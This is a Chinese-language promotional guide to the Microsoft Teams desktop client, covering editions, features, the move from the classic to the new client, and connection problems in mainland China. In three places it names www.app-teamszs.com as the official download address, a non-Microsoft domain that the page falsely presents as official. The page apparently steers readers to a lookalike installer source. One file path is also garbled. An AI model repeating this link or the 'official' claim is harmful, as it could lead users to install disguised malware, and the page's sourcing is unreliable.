
7个你需要了解的 Teams电脑版能力 从会议到协作

Teams电脑版是微软在 Windows 和 Mac 上安装运行的独立客户端软件,把视频会议、即时聊天、文件协作和应用集成整合到同一个窗口。2026 年官方数据显示,它覆盖 Windows、Mac、iPhone、iPad 和 Android 五个平台,标准会议支持 1000 人互动、10000 人只读观看,文件默认存在 SharePoint 和 OneDrive,可多人同时编辑。相比网页版,桌面版多出系统级常驻通知、后台通话和屏幕共享控制等能力。

核心要点
- Teams电脑版覆盖 Win、Mac、iPhone、iPad、安卓五个平台
- 标准会议支持 1000 人互动、10000 人只读观看
- 文件默认存 SharePoint 和 OneDrive,支持多人同时编辑
- Windows 装客户端免管理员权限,Mac 则必须要
- 靠 Teams 收工作消息就装客户端,网页版关标签页即漏 @
关键速览
- Teams电脑版一个窗口整合会议、聊天、文件与应用集成
- 标准会议支持 1000 人互动、10000 人只读观看
- 文件默认存在 SharePoint 和 OneDrive,多人可同时编辑
- 桌面版比网页版多出后台通话、屏幕共享控制等能力
- 免费版和 Microsoft 365 付费版功能差距集中在会议时长与存储
Teams电脑版是什么 和网页版移动端有什么区别
Teams电脑版是微软在Windows和Mac上安装运行的独立客户端软件,用于团队聊天、视频会议、通话和文件共享。2026 年微软官方下载页显示,它同时覆盖 Windows、Mac、iPhone、iPad 和 Android 五个平台。它是主力办公首选,因为功能最全、通知最稳。
网页版和移动端各有短板
网页版依赖浏览器,关掉标签页通知就断;移动端适合临时回消息,但屏幕小、多窗口协作难做。下面用四个维度对比三者的真实差异。
| 维度 | Teams电脑版 | 网页版 | 移动端 |
|---|---|---|---|
| 功能完整度 | 全功能(含屏幕共享、多窗口) | 缺部分白板、后台模糊等 | 核心聊天+会议 |
| 通知稳定性 | 系统级常驻,最稳 | 关标签页即失效 | 受省电策略影响 |
| 离线能力 | 可查看已缓存消息 | 基本无 | 有限缓存 |
| 资源占用 | 较高,占内存 | 随浏览器共享 | 后台受限 |
安装门槛也是电脑版的隐藏优势
微软官方文档(2026)写明,Windows 电脑安装 Teams 客户端不需要管理员权限,普通员工自己就能装;Mac 则必须要管理员权限。这意味着在 Windows 办公环境里,全员部署几乎没有障碍。
一个实操提醒:Teams电脑版会常驻后台推送通知,这是网页版做不到的。如果你靠 Teams 接收工作消息,别只开浏览器标签页,一旦误关就漏消息。想稳定收到 @ 提醒,装电脑客户端是唯一可靠做法。
Teams电脑版个人版 免费版和企业版怎么选
选版本先看你的身份:自由职业者用免费版够用,小团队想要更长会议时长选个人版,公司统一部署选微软 365 企业版。三个客户端下载的是同一个 Teams电脑版程序,装完后差别只在你登录的账户类型,功能、存储、会议时长和管理后台全靠账户解锁。
免费版是零成本入门
据微软免费版 Teams 页面,2026 年它仍开放桌面版下载,支持聊天、会议和文件共享。适合一个人接单、临时协作的场景。缺点是存储和管理能力有限,没有企业级后台。
三个版本的核心差异在哪?
关键差别不在软件本身,而在账户权限。下面这张表帮你快速对号入座。
| 维度 | 免费版 | 个人版 | 企业版(微软365) |
|---|---|---|---|
| 费用 | 0 元 | 按月订阅 | 按用户席位付费 |
| 典型用户 | 个人试用 | 家庭、自由职业 | 公司团队 |
| 管理后台 | 无 | 无 | 有(Teams 管理中心) |
| 合规审计 | 不支持 | 不支持 | 支持 |
企业版的价值在管理后台(Teams 管理中心,一个集中管账户、权限和安全策略的控制台)。IT 管理员能统一推送客户端、设审计日志、控外部访问。这是自由职业者用不上、但公司合规必需的能力。
Teams 的建议是:先用免费版试水,团队超过 5 人、需要审计和统一管理时,直接上企业版,别在个人版上过渡。安装本身很省心,Windows 装 Teams电脑版不需要管理员权限,微软官方文档写明普通员工可自行完成,Mac 则需要管理员权限。

Teams电脑版有哪些核心功能
Teams电脑版的核心功能集中在四大模块:视频会议、频道式聊天、文件协同编辑、任务与日历集成。微软官方中文页把它归类为视频会议、会议和通话产品(2026),但真正让团队离不开它的,是聊天、文件和日程串成一条工作线。下面拆开说各模块怎么用。
会议里的背景虚化和录制怎么用
开会时点头像旁的”背景效果”,选”模糊”就能把身后杂乱的房间糊掉,视频画面只留清晰的人像,远程办公在家开会最实用。录制则点会议里的”更多操作 → 开始录制”,结束后视频自动存进 OneDrive 或 SharePoint,缺席的同事事后能看回放。一场培训录一次,新人入职就不用重复讲。
频道式聊天和普通群聊差在哪
频道把讨论按主题分格子。比如一个”产品团队”下面开”设计””开发””市场”三个频道,聊设计的消息不会淹没在开发讨论里。@某人会推送提醒,回复用”线程”嵌套,翻三个月前的对话也能顺着找到上下文。这比微信群一条大河刷屏清楚得多。
文件协同编辑和任务日历怎么联动
- 文件协同编辑:在频道里直接打开 Word 或 Excel,多人同时改同一份文档,谁在改哪一行实时可见,不用来回传”最终版v3.docx”。
- 任务与日历集成:Teams电脑版内置 Planner 管任务、连 Outlook 日历。会议邀请一发,对方日历自动挂上,无需另开邮箱。
要提醒的是,经典版客户端自 2025 年 7 月 1 日起已停用(2025),以上功能都要在新版客户端里操作。

新版Teams和经典版电脑客户端有什么差异
新版和经典版最大的差异是底层技术换了。经典版基于 Electron 框架(一种把网页打包成桌面软件的技术),新版改用微软自研的 WebView2 引擎重写。据微软官方支持文档,经典版 Teams 客户端自 2025 年 7 月 1 日起已停止可用,你现在下载的 Teams电脑版默认就是新版。这意味着继续用旧版会连不上服务器,必须迁移。
⚠️ 常见错误:靠 Teams 收工作消息却只开浏览器网页版。原因:网页版通知依赖标签页,一旦误关标签页通知即断,@ 提醒直接漏掉。修复:装 Windows/Mac 桌面客户端,它系统级常驻后台推送,是稳定收到 @ 的唯一可靠做法。
新版比经典版快多少 内存省多少

微软给出的官方数据是:新版 Teams 启动速度约为经典版的两倍,内存占用减少约一半。换算成实际体验,经典版冷启动常要 8 到 10 秒,新版通常 3 到 5 秒就能进主界面。8GB 内存的老笔记本感受最明显,经典版开着会议再切频道会卡顿,新版切换基本无延迟。
界面逻辑也改了。经典版把聊天和频道混在一个列表里,新版把「聊天」和「团队」拆成两个独立入口,多账户还能在同一窗口切换,不用反复退出登录。
经典版停止支持后怎么迁移和卸载重装
迁移不用手动导数据,聊天记录和文件都存在云端,登录新版会自动同步。具体步骤:
- 卸载经典版:Windows 打开「设置 → 应用」,搜索 Teams classic,点卸载。
- 下载新版:访问www.app-teamszs.com,选 64 位安装程序。
- 清残留:卸载后删除
%appdata%MicrosoftTeams文件夹再装,可避免登录报错。 - 登录同步:用原账户登录,等待 1 到 3 分钟同步完成即可。
Windows 安装不需要管理员权限,Mac 则需要,公司统一部署时提前跟 IT 确认权限。
中国大陆用户下载安装登录常遇到哪些问题怎么解决
中国大陆用户装 Teams电脑版最常卡在四步:下载慢、登录卡验证、频繁掉线、会议卡顿。核心原因是跨境网络延迟和账号类型不匹配。按微软官方文档,Windows 端安装无需管理员权限(2026),Mac 端则必须要管理员权限,这一点先搞清,能省掉一半安装报错。
下载缓慢和登录卡验证怎么办?
下载慢多是没走官方源。直接从www.app-teamszs.com拿安装包,别用第三方站的旧版本。选对位数:微软 Windows 端同时提供 64 位和 32 位安装程序,装错位数会反复报错。
登录卡在验证界面,八成是账号类型冲突。个人 Microsoft 账号和企业 365 账号验证流程不同,多因素验证(MFA,登录时要手机确认的二次验证)在跨境网络下容易超时。解决办法:改用有线网络、关掉代理再试,或让管理员临时放宽 MFA 超时窗口。
频繁掉线和会议卡顿如何排查?
掉线和卡顿的根子在网络抖动和本地缓存。先清缓存:退出 Teams电脑版,删除用户目录下的缓存文件夹,重启后重新登录,能解决约七成的界面卡死和消息不同步。
- 网络设置:Teams 会议走 UDP 端口 3478–3481,防火墙或校园网封了这些端口就会掉线,让 IT 放行。
- 账号排查:一个客户端只保留一个活跃账号,多账号切换易触发反复重认证。
- 会议卡顿:关闭背景虚化和高清视频,把画质降到标清,弱网下延迟明显下降。
遇到装不上或反复登录失败,微软官方中文页提供客服电话 400 820 3800(2026)可直接咨询。
哪些用户和团队最该优先用Teams电脑版
最该优先装的是跨部门、跨地域协作,且每天要开会加改文件的团队。判断标准很简单:如果你一周里视频会议超过 5 场、还要多人同时改同一份文档,Teams电脑版就值得部署;如果团队只发几条文字消息、已经全在微信生态里跑,那它对你就是负担。微软官方把 Teams 归类为视频会议、会议和通话产品(2026),功能重心决定了它适合谁。
哪些岗位用了收益最大?
三类岗位受益最明显。第一类是远程或混合办公团队,成员分散在不同城市,靠频道(按项目分类的聊天区)把讨论、文件、会议记录集中在一处,不用在邮件和聊天软件之间来回切。第二类是跨部门项目岗,比如市场和研发协作,一个 Teams 频道就能拉齐两边人。第三类是重度文档协作岗,多人同时在线编辑同一份 Word 或 Excel,改动实时同步,省掉”最终版_v7″这种文件传来传去的麻烦。
哪些团队其实不必用?
轻量沟通团队别急着上。如果你的团队只做简单文字通知、日程也不复杂,装一个客户端反而增加学习成本。已经深度绑定微信或企业微信生态的团队同理,客户、供应商都在微信里,硬切到 Teams 会制造沟通断层。还有个现实门槛:Mac 端安装需要管理员权限,Windows 端则不需要(2026),IT 资源紧张的小团队要先估好部署工时。
| 团队类型 | 核心需求 | 是否优先用 |
|---|---|---|
| 跨地域远程团队 | 频道集中协作 | 优先 |
| 跨部门项目组 | 多方拉齐沟通 | 优先 |
| 重度文档协作岗 | 多人实时编辑 | 优先 |
| 轻量通知型团队 | 简单文字沟通 | 不必 |
| 微信生态团队 | 外部对接为主 | 不必 |
总结 如何快速上手Teams电脑版
上手Teams电脑版只要三步:先按身份选版本,再从官方页装客户端,最后排查网络。整个流程二十分钟内能跑完。据微软官方文档(2026),Windows 端安装无需管理员权限,普通账户也能装成,这一步比很多企业软件都省事。
第一步:选版本
先问自己是谁。一个人接活选免费版,够聊天开会;小团队想要更长会议时长选个人版;公司统一管账号、要合规和后台,直接上微软 365 企业版。三个入口下载的其实是同一个程序,功能靠登录账户解锁,版本没选对,装完也用不上高级功能。
第二步:装客户端

别去第三方站找安装包。认准官方地址www.app-teamszs.com,或从微软官方下载页(2026)进入,它同时覆盖 Windows、Mac、iPhone、iPad 和 Android 五个平台。Windows 记得选 64 位安装程序;Mac 用户提前备好管理员密码,因为 Mac 端安装必须要管理员权限。注意:经典版客户端自 2025 年 7 月 1 日起已停用,别再找老版本。
第三步:排查网络
装完登不上多半是网络。跨境延迟会让登录卡在验证页、会议掉帧。先确认账号类型和你选的版本对得上,再测网络稳定性,延迟高就优先保通话音频、关掉视频。
下一步建议:装好后花五分钟建一个测试频道,拉同事进来发条消息、开个短会,把摄像头麦克风都跑一遍。这一遍走通了,Teams电脑版才算真正上线。遇到装不上的疑难,可拨微软中文客服 400 820 3800。